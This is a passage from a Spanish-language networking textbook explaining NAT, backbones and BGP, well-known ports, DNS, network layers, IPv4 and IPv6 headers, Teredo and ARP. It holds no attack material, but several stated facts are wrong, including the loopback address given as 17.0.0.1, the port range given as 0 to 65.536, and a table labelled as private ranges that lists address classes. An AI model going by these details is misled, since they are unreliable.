La escasez de direcciones IP junto con la implementación de NAT en los enrutadores al alcance del público ha dado lugar a la aparición de multitud de redes privadas. Los ordenadores conectados en estas redes no tienen una dirección IP pública propia sino que dependen de la dirección IP del *router* para acceder a Internet.

La palabra NAT (*Network Address Translation*) corresponde a un protocolo estándar usado en las comunicaciones de red realizadas entre redes privadas y públicas.

Para entender bien de qué se trata este protocolo y cómo funciona, deberíamos entender primero cuál es su objetivo. Para ello, lo primero es hacerse una sencilla pregunta. ¿Cuántos dispositivos se pueden conectar a Internet? La contestación es muy simple si tenemos en cuenta dos cuestiones clave:

1. Para este apartado, se considera dispositivo a cualquier teléfono móvil, puesto de trabajo, servidor, televisor, impresora, etc., que se pueda conectar a Internet.

2. Cada persona física o jurídica en el mundo puede poseer más de un dispositivo.

Con estas premisas, se podría calcular que el número de dispositivos conectados a Internet podría estar alrededor de cientos de miles de millones de dispositivos. Uno de los objetivos principales del protocolo NAT es solucionar de alguna manera este problema. El protocolo NAT se basa en la clasificación de las direcciones IP en dos tipos de redes, privadas y públicas. Esta clasificación se

muestra en la siguiente tabla, donde se ve qué combinaciones de red no pueden ser de ámbito público.

Clase	Rango	Host	Red	Broadcast	Redes
A	1.0.0.0 - 127.255.255.255	16777214	255.0.0.0	x.255.255.255	126
B	128.0.0.0 - 191.255.255.255	65534	255.255.0.0	x.x.255.255	16384
C	192.0.0.0 - 223.255.255.255	254	255.255.255.0	x.x.x.255	2097150
D	224.0.0.0 - 239.255.255.255				
E	240.0.0.0 - 255.255.255.255				

La filosofía del protocolo NAT se basa en realizar agrupaciones de dispositivos de ámbito privado que se conecten a la red de Internet utilizando una única dirección IP pública, para ello traducirá las direcciones de red privadas en la dirección de red pública asociada al dispositivo de cara a Internet.

Imaginemos un entorno en el que se encuentran tres puestos de trabajo que están conectados a la red a través de un dispositivo que implementa el protocolo NAT. No hay que olvidar que el objetivo de un *router* es dirigir los paquetes procedentes de una red a una remota. Por este motivo y según el gráfico, el *router* tendrá una interfaz de red privada y otra interfaz de red pública. Siguiendo las especificaciones de este protocolo, se debería utilizar una dirección IP privada por cada dispositivo conectado a la red interna.




Figura 1.1. Ejemplo del protocolo NAT

Cuando un usuario del primer puesto de trabajo desee acceder a Internet y visitar una página Web que se encuentra en la IP pública 80.0.0.1 se seguirán los siguientes pasos:

1. Se realiza la petición de la página Web al *router*. Los paquetes utilizados para ellos tendrán una cabecera IP con **IP de origen** 192.168.0.1 e **IP de destino** 80.0.0.1.

2. El *router* 1, mediante el uso del protocolo NAT, tomará el paquete procedente del primer puesto de trabajo de la red privada y le cambiará la dirección IP de origen 192.168.0.1 por la dirección pública del router 70.0.0.1. De esta forma los paquetes salientes de la red pública hacia el exterior tendrán una cabecera con **IP de origen** 70.0.0.1 e **IP de destino** 80.0.0.1.

3. El *router* almacena en su tabla NAT la dirección del equipo 1, la dirección del servidor Web y el puerto por el que ambos realizan la comunicación.

Dirección IP Origen	Puerto Origen	Dirección IP Destino	Puerto Destino
192.168.0.1	1234	80.0.0.1	80

4. Cuando estos paquetes lleguen a la IP de destino serán procesados por el servidor Web y generará una respuesta que contendrá la página Web de la consulta.

5. El servidor Web responde con la página Web solicitada a la IP de origen del paquete, en ningún momento el servidor conoce que el destino final del paquete se corresponde con una dirección privada.

6. El *router* recibe el paquete, comprueba el puerto de destino y lo compara con la tabla NAT generada. El puerto de destino está asociado mediante su propia tabla NAT a una dirección interna 192.168.0.1 a la cual le reenvía el paquete recibido por el servidor Web, cerrando así el círculo de comunicación entre máquinas en redes públicas y privadas.

Como se puede ver, el protocolo NAT simplemente se dedica a traducir direcciones IP y puertos de privados a públicos y de públicos a privados. En este sentido, el hecho de que una red privada tenga la conexión a Internet mediante una única dirección de red pública es posible.

Otra de las características del Natting es la posibilidad de crear varios servidores enfocados a servicios diferentes (FTP, http, etc.) dentro de una red

privada, permitiendo acceder desde una red externa a una máquina local únicamente indicando el puerto al que se desea conectar.

Esta característica se consigue modificando la tabla NAT del *router* y asignando un puerto concreto a una máquina en la red interna específica. Haciendo referencia a la figura anterior, si se creara una nueva entrada en la tabla NAT del *router* indicando que el puerto 21 se corresponde con la maquina 192.168.0.1, cualquier paquete enviado desde una red externa a la dirección 70.0.0.1 (dirección externa del *router*) al puerto 21 sería redirigido al puerto 21 del puesto de trabajo 1.

Si el *router* determina que el puerto de destino no se corresponde con ninguna entrada en su tabla de NAT, el paquete es descartado (*drop*) inmediatamente. De esta manera realizar natting puede funcionar perfectamente como un cortafuegos configurable.

1.6.2 Redes Troncales

La complejidad de Internet hace tiempo que superó a sus diseñadores. Sin embargo, sigue teniendo una forma física como un entramado de conexiones entre diferentes partes del mundo. La estructura de Internet se basa en *backbones* o redes troncales. Estas redes son normalmente propiedad de universidades, gobiernos o entes comerciales.

El acceso a estas redes troncales se lleva a cabo a través de Proveedores de Acceso a Internet (ISP). Estos suelen conectarse a otros ISP de áreas geográficas cada vez mayores, los cuales se conectan por último a una de las redes troncales que mencionábamos antes. Los mayores ISP de una región geográfica concreta (como España) se conectan entre sí en los Puntos de Intercambio de Internet (IXP, *Internet Exchange Point*). Estos puntos de intercambio cuando no son propiedad de una de las partes que intercambian se denominan Puntos Neutros de Internet (NAP, *Neutral Access Point*) como, por ejemplo, ESPANIX (*http://www.espanix.net*).

Sin embargo, es necesario definir mecanismos que permitan definir las rutas en tiempo real, según el nivel de saturación de los diferentes enlaces. De esta forma se conseguiría una transmisión más eficiente de los paquetes cuando estos pueden alcanzar su destino por más de una ruta.

Para ello, los IXP utilizan un protocolo que permite redefinir las rutas dinámicamente y que se denomina *Border Gateway Protocol* (BGP), que se encarga de dirigir la enorme cantidad de paquetes que se transmite en los IXP y en las redes troncales. Este protocolo tiene su origen en el *Exterior Gateway Protocol*

que se utilizó en los primeros tiempos de la actual red. Actualmente se utiliza su versión 4, que se detalla en el RFC 4271.

1.7 WELL KNOWN PORTS

Como ya hemos comentado, los ordenadores hablan entre sí identificándose por su dirección IP. Sin embargo, en cada uno de ellos, los distintos tipos de protocolos a nivel de aplicación, como el servicio FTP, se distinguen por su número de puerto. Históricamente los diferentes números de puerto se han asociado a aplicaciones concretas de forma que se les denomina *well known ports* o *well known services*.

El uso de estos puertos es recopilado por la organización de IANA (*http://www.iana.org/assignments/port-numbers*), pero no dejan de ser más que recomendaciones. Cada vez más frecuentemente los administradores de los diferentes sistemas cambian los puertos de servicio de las aplicaciones tratando de dificultar a *hackers* maliciosos el asalto a sus sistemas.

Estos puertos se definen con 16 bits, en un rango del 0 al 65.536. A su vez, se dividen según el protocolo de transmisión entre UDP y TCP. Los 1.024 primeros (del 0 al 1.023) son administrados por la IANA. El resto se consideran libres para que los puedan usar los usuarios.

A continuación, a modo aclaratorio, tenemos un listado de algunos de estos puertos con los servicios que se prestan a través de ellos.

20/tcp 21/tcp	FTP, *File Transfer Protocol* (Protocolo de Transferencia de Ficheros).
23/tcp	Telnet, comunicaciones de texto inseguras.
25/tcp	SMTP, *Simple Mail Transfer Protocol* (Protocolo Simple de Trsansferencia de Correo).
69/udp	TFTP, *Trivial File Transfer Protocol* (Protocolo Trivial de Transferencia de Ficheros).
80/tcp	HTTP, *HyperText Transfer Protocol* (Protocolo de Transferencia de HiperTexto).
110/tcp	POP3, Post Office Protocol.
161/tcp	SNMP, Simple Network Management Protocol.
443/tcp	HTTPS/SSL, usado para la transferencia segura de sitios Web.

1.8 NOMBRES DE DOMINIO, DNS

Ya hemos visto que el direccionamiento de transmisiones entre ordenadores se lleva a cabo a través de direcciones IP, sin embargo no es sencillo acordarse de estas formas de identificación y con frecuencia se prefiere dar nombres significativos a las máquinas.

En el conjunto de Internet se ha definido un sistema coordinado que permite registrar los nombres de las direcciones IP, que en este modelo se denominan *dominios*, y que se asignan a partir de servicios de registro, normalmente pagando al registrador. Los dominios de alto nivel son denominaciones acuñadas que se asignan a redes geográficas como **.es** para España, lingüísticos como **.cat** para el catalán, funcionales como **.edu** para instituciones educativas o **.com** para servicios comerciales.

Una forma de lograrlo es mediante el fichero *host* que se encuentra en el SO. En este tipo de ficheros se define un nombre de dominio y su traducción a número IP, de forma que siempre que se utilice ese nombre para identificar una máquina el computador buscará primero la traducción en este fichero.

Sin embargo, lo esperado es que no haga falta escribir cada IP y su traducción para cada máquina, sino que cada vez que el ordenador necesite resolver un nombre de dominio en la red, acuda a un servidor de resolución de nombres DNS.

El protocolo *Domain Name System* (DNS, Sistema de Nombres de Dominio) nació en 1983 con los RFC 882 y 883, que han sido actualizados con los 1034 y 1035. Conceptualmente es simplemente una red de servidores que mantienen una base de datos asociando una IP a cada nombre de dominio.

La base de datos DNS, aparte del nombre de dominio, contiene información adicional de interés para los posibles usuarios del dominio, así como para terceras partes, en particular sobre la forma de encaminar los correos electrónicos:

- **A** (*Address*): en este campo se introduce la dirección IP del dominio.
- **CNAME** (*Canonical Name*): el nombre canónico es un nombre alternativo para un *host* determinado, como si fuera un alias.
- **NS** (*Name Server*): si un dominio tiene uno o más servidores DNS, aquí espera su dirección IP.
- **MX** (*Mail Exchange*): dirección IP del servidor encargado de recibir el correo electrónico dirigido al dominio.

- **PTR** (*Pointer*): funciona a la inversa del registro **A**, permitiendo la traducción de direcciones IP a nombres.
- **TXT** (*Text*): permite asociar información adicional a un dominio. Esto se utiliza para otros fines, como el almacenamiento de claves de cifrado.

Los servicios DNS en los servidores utilizan un protocolo denominado *Berkeley Internet Name Domain* (BIND, Nombre de Dominio para Internet de *Berkeley*), que se encarga de la relación entre la base de datos DNS con el programa cliente.

1.9 PROTOCOLOS

Hasta ahora hemos visto muy someramente cómo se transmite la información, para ayudarnos a entender cómo funciona Internet. Sin embargo, no hemos hablado en ningún momento de la forma en que se organiza esta información. Al principio del capítulo se comentó que existen dos formas de transmitir la información:

- **Conmutación de circuitos**: una vez establecida la comunicación reserva el canal, que puede ser físico o virtual, reservando cierta cantidad de ancho de banda.

- **Conmutación de paquetes**: la información se agrupa en tramos de datos que llevan información del origen y del destino.

Internet se basa en la conmutación de paquetes para transmitir la información. El tramo de datos recibe el nombre de paquete o datagrama.

A la hora de enviar un paquete a través de una red, el ordenador añade las cabeceras de los distintos protocolos. A este proceso se le llama encapsular y sigue, en orden inverso, lo que se conoce como niveles de red. Estos niveles tratan de abstraer las distintas funciones necesarias para transmitir un paquete. La OSI (*Open System Interconection*, Interconexión de Sistemas Abiertos) distingue las siguientes capas o niveles:

1. **Física**: es el nivel más básico y se encarga de transformar los datos binarios en impulsos eléctricos para transmitirlos, ya sea a través de un cable de red o del aire. Una transmisión inalámbrica encajaría dentro de esta capa.

2. **Enlace**: proporciona un flujo de datos fiable a través del medio físico. Se ocupa del direccionamiento físico de los datos de un nodo al siguiente. Haciendo un símil con el ciclismo, esta capa se encargaría de ganar la etapa. Las diferentes implementaciones del protocolo Ethernet o el X.25 encajarían aquí.

3. **Red**: se encarga de no perder de vista el objetivo final de la conexión. Trata de encontrar el mejor camino desde el origen hasta el destino. Volviendo al símil anterior, esta capa se encargaría de ganar el *Tour*. El ejemplo por excelencia sería el Protocolo Internet (IP) del que ya hemos visto algunas características.

4. **Transporte**: esconde al usuario el proceso de transmisión del paquete de un punto a otro del planeta. Esta capa es la que nos da la sensación de interactuar de ordenador a ordenador y no a través de nodos. Dentro de esta capa se distingue entre transporte fiable y no fiable. El transporte fiable nos asegura que los paquetes llegan, independientemente de los problemas que se encuentren en el trayecto. Entre todas las posibilidades, en Internet se ha adoptado el protocolo TCP. Para el transporte no fiable, se utiliza el protocolo UDP.

5. **Sesión**: las funciones teóricas de esta capa se distribuyen entre las capas de aplicación y de transporte. Su objetivo es facilitar información sobre la calidad de la transmisión y la autenticación de las partes, lo que normalmente se conoce por transmisiones seguras. Por ejemplo el *Secure Socket Layer* (SSL).

6. **Presentación**: en Internet esta capa queda encapsulada dentro de la capa de aplicación. El modelo OSI distingue entre aplicación y presentación, centrándose esta capa en la estructura de la información: tipos de fechas, representación de los números, etc. El ejemplo más típico sería el XML.

7. **Aplicación**: se encarga de la interfaz con el usuario. El ejemplo más claro son los navegadores Web.

Sin embargo, estos niveles no se usan en la práctica de Internet. Al contrario, la posterior aparición de estas normas respecto al protocolo IP y el carácter anárquico de las innovaciones llevadas a cabo para Internet al principio de su andadura configuraron otra distribución de las capas ligeramente diferente:

1. **Física** y **Enlace**: igual que en los niveles de la OSI, la forma de encontrar el siguiente nodo y el destino se liberan al desarrolla los siguientes niveles.

2. **Protocolo Internet**: sustituye al nivel de red y resulta omnipresente en la red.

3. **Transporte**: actúa igual que el mismo nivel del modelo OSI, sin embargo asume algunas funciones de la capa de sesión.

4. **Aplicación**: asume el resto de funciones de la capa de sesión, así como las capas de presentación y aplicación.

Esta separación de niveles resulta fundamental para entender el funcionamiento de todas las herramientas que veremos en los siguientes capítulos. Por adelantar unos ejemplos, veremos la diferencia entre utilizar un cliente/servidor FTP, mediante el uso del protocolo UDP o el uso del protocolo TCP.

1.10 PROTOCOLOS A NIVEL DE RED

A continuación se comentan algunos conceptos básicos de red. En este apartado se estudia cómo se estructuran las tramas que se transmiten entre los ordenadores.

1.10.1 Protocolo IP

El Protocolo Internet (IP) es el lenguaje sobre el que se basan las transmisiones a todo lo largo y ancho de la red. Actualmente, la versión más utilizada es la 4 (conocida como IPv4), sin embargo, ésta empieza a ser sustituida por la IPv6 progresivamente. A continuación, vamos a observar las diferencias entre ambas versiones de IP.

1.10.2 IPv4

Para estudiar un poco más en profundidad el protocolo IPv4 vamos a analizar someramente su cabecera. Sin embargo, si tiene interés en profundizar aún más, todas sus características vienen detalladas en el RFC 760. Todos los valores de las cabeceras están expresados en binario.

- **Version** (Versión, 4 bits): para IPv4 toma el valor 4.

- **IHL** (*Internet Header Length*, 4 bits): la longitud de la cabecera Internet en palabras de 32 bits. En la imagen **Cabecera IPv4**, cada línea representa una de estas palabras.

- **Type of Service** (Tipo de Servicio, 8 bits): estos bits se utilizan para señalar el nivel de servicio deseado. Estos 8 bits se distribuyen como se observa en la imagen:

```
   0     1     2     3     4     5     6     7
+-----+-----+-----+-----+-----+-----+-----+-----+
|   PRECEDENCE    | STRM|RELIABILITY| S/R |SPEED|
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Su traducción al castellano es, por orden, la siguiente: **precedencia** (marca el orden en el que el *router* envía los paquetes IP), **streaming** (activado si hay un ordenador prestando algún servicio preferente a la red), **fiabilidad** (los paquetes de baja relevancia son los primeros en desecharse cuando un encaminador está sobresaturado), **velocidad sobre fiabilidad** y **velocidad**. Por ejemplo: 00101011 marcaría un paquete poco importante con mucha prisa. A continuación se muestran detallados los parámetros de una cabecera IPv4:

- **Total Length** (Longitud Total, 16 bits): indica la longitud, en octetos, de todo el paquete IP, incluyendo el contenido y la cabecera.

- **Identification** (Identificación, 16 bits): número asignado por el emisor que ayuda al receptor a ensamblar diferentes paquetes IP.

- **Flags** (Banderas, 3 bits): el primer bit debe tomar valor 0. El segundo es el bit de "no fragmentar este datagrama" y el tercero el de "hay más fragmentos". Se consideran activados si toman valor 1.

- **Fragment Offset** (Orden de Fragmentos, 13 bits): indica en qué punto del diagrama se sitúa este fragmento. En el primer paquete toma valor 0.

- **Time to Live** (Tiempo de Vida, 8 bits): indica el tiempo en el que caduca el paquete, en segundos.

- **Protocol** (Protocolo, 8 bits): codifica el tipo del protocolo del siguiente nivel.

- **Header Checksum** (Chequeo de la Cabecera, 16 bits): se comprueba en cada punto de la ruta, para verificar que la transmisión ha sido correcta.

- **Source Address** (Dirección de Origen, 32 bits).

- **Destination Address** (Dirección de Destino, 32 bits).

- **Options** (Opciones, variable): el protocolo IP establece una serie de opciones para mensajes de carácter especial, como son los errores o paquetes de sincronización.

- **Padding** (Relleno, variable): su longitud depende de la longitud del campo *Options* y se limita a completar con 0's hasta los 32 bits de palabra.

Las principales desventajas de IPv4 son las siguientes:

- **Longitud de cabecera variable**: esto, que inicialmente aportaba una gran ventaja en flexibilidad, con el posterior crecimiento de Internet ha supuesto su mayor desventaja. La longitud de cabecera variable supone que ésta debe leerse a nivel de *software*, reduciendo así la velocidad del proceso.

- **Dirección de 32 bits**: la cabecera IPv4 reserva 32 bits para las direcciones. Esto ha resultado ser insuficiente para el tamaño actual de Internet.

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Cabecera IPv4

1.10.3 IPv6

La nueva versión de Internet Protocol IPv6 esta diseñada para suceder a la actual sobresaturada IPv4.

El protocolo actual IPv4 permite una capacidad de direcciones totales de 4.294.967.296 (2^32), si consideramos que cada persona en el mundo dispone de al menos dos dispositivos capaces de conectarse a la red, el número disponible de direcciones de IPv4 no sería suficiente para abastecer a todo el planeta. IPv6 aumenta considerablemente el número de bits correspondientes a las direcciones IP consiguiendo una cifra de 340.282.366.920.938.463.463.374.607.431.768.211.456 (2^128 o 340 sextillones) direcciones reales.

El mayor problema se genera en el momento de realizar la migración de una tecnología de comunicación a otra a nivel mundial. Para paliar el impacto que puede llegar a causar esta conversión, el grupo de ingenieros de la IETF ha generado una nueva división orientada específicamente a la transición de protocolos a nivel mundial llamada *NGTrans Working Group*, esta división se encargará de realizar el traspaso de protocolo con el menor impacto posible.

La especificación IPv6 introduce en Internet Protocol modificaciones fundamentales. No sólo la longitud de la dirección IP ha sido extendida a 128 bits, también ha sido modificado el formato de la cabecera IP y el modo en que se procesa la información que en ella se alberga. A continuación, se detallarán los parámetros de una cabecera IPv6:

- **Version** (Versión, 4 bits): para IPv6 toma el valor 6.
- **Prio** (Prioridad, 4 bits): este campo toma valores del 0 al 7. Las recomendaciones de la IETF asignan estos niveles en función del tipo de aplicación.
- **Flow Label** (Etiqueta de Flujo, 24 bits): el objetivo de esta etiqueta es reducir el tiempo de procesamiento de cada paquete en una secuencia denominada flujo. Un flujo se caracteriza por coincidir en su cabecera IP el campo flujo, prioridad, origen y destino. Para diferenciar un paquete de flujo de uno que no lo es, en el paquete de flujo, este campo toma un valor distinto de 0.
- **Payload Length** (Longitud del Contenido, 16 bits): se mide desde el final de la cabecera IP y mide la cantidad de octetos del contenido.

- **Next Header** (Siguiente Cabecera, 8 bits): identifica el protocolo de la siguiente cabecera, exactamente igual que el campo *Protocol* de IPv4.

- **Hop Limit** (Límite de Saltos, 8 bits): sustituye el campo *Life Time* de IPv4. Se reduce en uno cada vez que es necesario devolver el paquete, descartándose cuando este contador llega a 0.

- **Source Address** (Dirección de Origen, 128 bits).

- **Destination Address** (Dirección de Destino, 128 bits).

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version| Prio. |                   Flow Label                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Payload Length        |  Next Header  |   Hop Limit   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                         Source Address                        +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                      Destination Address                      +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Cabecera IPv6

Las versiones superiores a Windows XP SP1 y versiones de Linux desde el kernel 2.4 ya incluyen compatibilidad con la nueva versión del protocolo IP. Para activar la compatibilidad en Windows XP necesita instalar el protocolo en el sistema. A continuación, se muestran los pasos necesarios para la activación y configuración del protocolo.

1) Abra el panel de control de Windows y acceda al panel de configuración de **Conexiones de red**. Seleccione la interfaz de conexión sobre la que se desea habilitar IPv6, haga clic en el botón derecho sobre ella, a

continuación seleccione **Propiedades** sobre el menú de opciones desplegable.




Figura 1.2. Accediendo a propiedades de configuración de red

2) En la ventana de configuración que ha aparecido seleccione la opción **Instalar** a continuación marque la casilla de **protocolo** y haga clic en **Aceptar**. En la nueva pantalla seleccione la opción **Microsoft TCP/IP version 6** y haga clic en **Aceptar**.

Figura 1.3. Activación de protocolo IPv6 en Microsoft Windows

Tras el reinicio el equipo estará correctamente configurado para recibir y retransmitir paquetes en el nuevo protocolo de Internet IPv6. Para comprobar que el nuevo protocolo está configurado correctamente compruebe la nueva dirección de red que Windows le ha asignado. Para realizar la comprobación deberá abrir una consola de MS-DOS en Windows y escriba el comando *ipconfig /all*.

Figura 1.4. Comprobación de la nueva dirección IP en IPv6

Las nuevas direcciones IPv6 se expresarán en este protocolo de forma hexadecimal agrupándose en ocho grupos de cuatro valores hexadecimales: **0123:4567:89AB:CDEF:0000:0123:4567:89AB**. Estas direcciones *a priori* pueden parecer mucho más complicadas de recordar que sus antecesoras en IPv4. En los pasos siguientes se va a hacer una breve introducción del uso y el significado de cada una de las partes de una dirección IPv6 estándar.

La diferencia más notable a simple vista es la longitud de dirección en IPv6 con respecto a IPv4. En la dirección asignada por Windows en la imagen anterior se muestra claramente varias características que se detallan a continuación:

- **Fe80 (prefijo de enlace local)**: este prefijo se añade a las direcciones de red que se encuentran dentro de un ámbito local o una intranet.

- **:: (Ausencia de dirección)**: se ha indicado en varias ocasiones que la dirección completa en una IPv6 se compone de 8 grupos de cuatro valores hexadecimales. En muchas ocasiones, sobre todo a los comienzos de IPv6, pueden llegar a sobrar grupos que se rellenan con 0's, estos grupos de ceros pueden ser sustituidos por una pareja de dos puntos (::), lo cual indica que el contenido encapsulado entre esa pareja de dos puntos se corresponde con ceros, haciendo así la dirección de red más corta. Los grupos de ceros que se pueden eliminar deben ser siempre correlativos en la dirección de red. La dirección fe80:0000:0000:0000:0000:0000:fe91:93d podría representarse en tres grupos omitiendo los ceros intermedios como fe80::fe91:93d.

- **20c (tres dígitos únicamente)**: al igual que en la ausencia de dirección en la que se encapsulan todos los ceros de un grupo, se pueden encapsular los ceros de comienzo de grupo. El valor real de este grupo sería en realidad **0**20c.

- **91:93d (dirección física)**: por defecto, cuando el sistema operativo genera una dirección de IPv6 toma los valores referentes a los últimos tres campos de la dirección MAC de la interfaz para generar los últimos grupos de la dirección IP. En esta ocasión los últimos grupos de la dirección MAC son 91-09-3d, al caer el cero al comienzo de grupo se puede omitir.

- **%4 (interfaz de red)**: en IPv6 las interfaces se agrupan dentro de la propia dirección de red identificándolas por la anotación al final de esta mediante un símbolo de porcentaje seguido del número de interfaz asignada. En Linux se añade un parámetro referente al nombre de la interfaz (%4 eth0).

Al igual que en IPv4 existen varios tipos de direcciones. En IPv6 estas direcciones se indican mediante los primeros bits de la dirección. Hasta ahora se ha visto que la dirección local se representa mediante la dirección **fe80** en el primer grupo, el resto de tipos de direcciones de interés se comentan a continuación.

- **::1** (**dirección de loopback**): la dirección de loopback es una dirección especial que representa la propia máquina local, los paquetes dirigidos a esta dirección no llegan a salir de éste. En IPv4 esta dirección se representa mediante la numeración 17.0.0.1.

- **::ffff:0:0** (**dirección IPv4 mapeada**): esta dirección se utiliza como mecanismo de transición para transformar una dirección IPv4 en una IPv6 válida.

- **ff00:** (**dirección multicast**): esta dirección se utiliza, al igual que en IPv4, como dirección *multicast*.

Aunque el cambio a la tecnología IPv6 ya es una realidad, el cambio de protocolo debe hacerse paulatinamente, por lo tanto, ambas tecnologías estarán obligadas a coexistir durante al menos 20 años, que es el tiempo previsto para la completa transición. Para realizar la tarea de compatibilidad entre protocolos se crearon tres mecanismos de transición.

- **Pila dual**: este mecanismo genera dos pilas diferentes de tecnología, una para IPv4 y otra para IPv6 utilizando en cada momento una tabla diferente para realizar la comunicación con un dispositivo remoto teniendo en cuenta la capacidad de éste para interactuar o no con IPv6.

- **Tunneling**: la tecnología de tunneling consiste en la fragmentación de un paquete IPv6 en varios paquetes IPv4 que serán rearmados en la máquina destino. Windows incorpora desde WindowsXP sp2 una tecnología de

tunneling denominada *Teredo*. Esta tecnología se monta en el sistema operativo como una interfaz virtual más y obliga a que los paquetes IPv6 con destino a un cliente con tecnología IPv4 pasen por la interfaz fragmentando los paquetes y enviándolos al destino.

Bits	**0-31**	**32-63**	**64-79**	**80-95**	**96-127**
Longitud	**32 Bits**	**32 Bits**	**16 Bits**	**16 Bits**	**32 Bits**
Descripción	**Prefijo**	**Servidor Teredo IPv4**	**Flags**	**Puerto UDP ofuscado**	**IPv4 publica de cliente**
Parte	**2001:0000**	**4136:e378**	**8000**	**63bf**	**3fff:fdd2**
Decodificación		**65.54.227.120**	**cone NAT**	**40000**	**192.0.2.45**

- **Traducción**: es necesaria cuando un cliente que sólo entiende IPv4 intenta comunicar con un equipo remoto que únicamente entiende IPv6.

1.10.4 Protocolo ARP

El protocolo *Address Resolution Protocol* (ARP, Protocolo de Resolución de Direcciones, RFC 826) es el protocolo que se encarga de convertir direcciones IP en direcciones MAC (identificador único de cada tarjeta de red que asigna su fabricante). Trabajar a un nivel tan bajo sitúa a este protocolo entre las capas de enlace y de red.

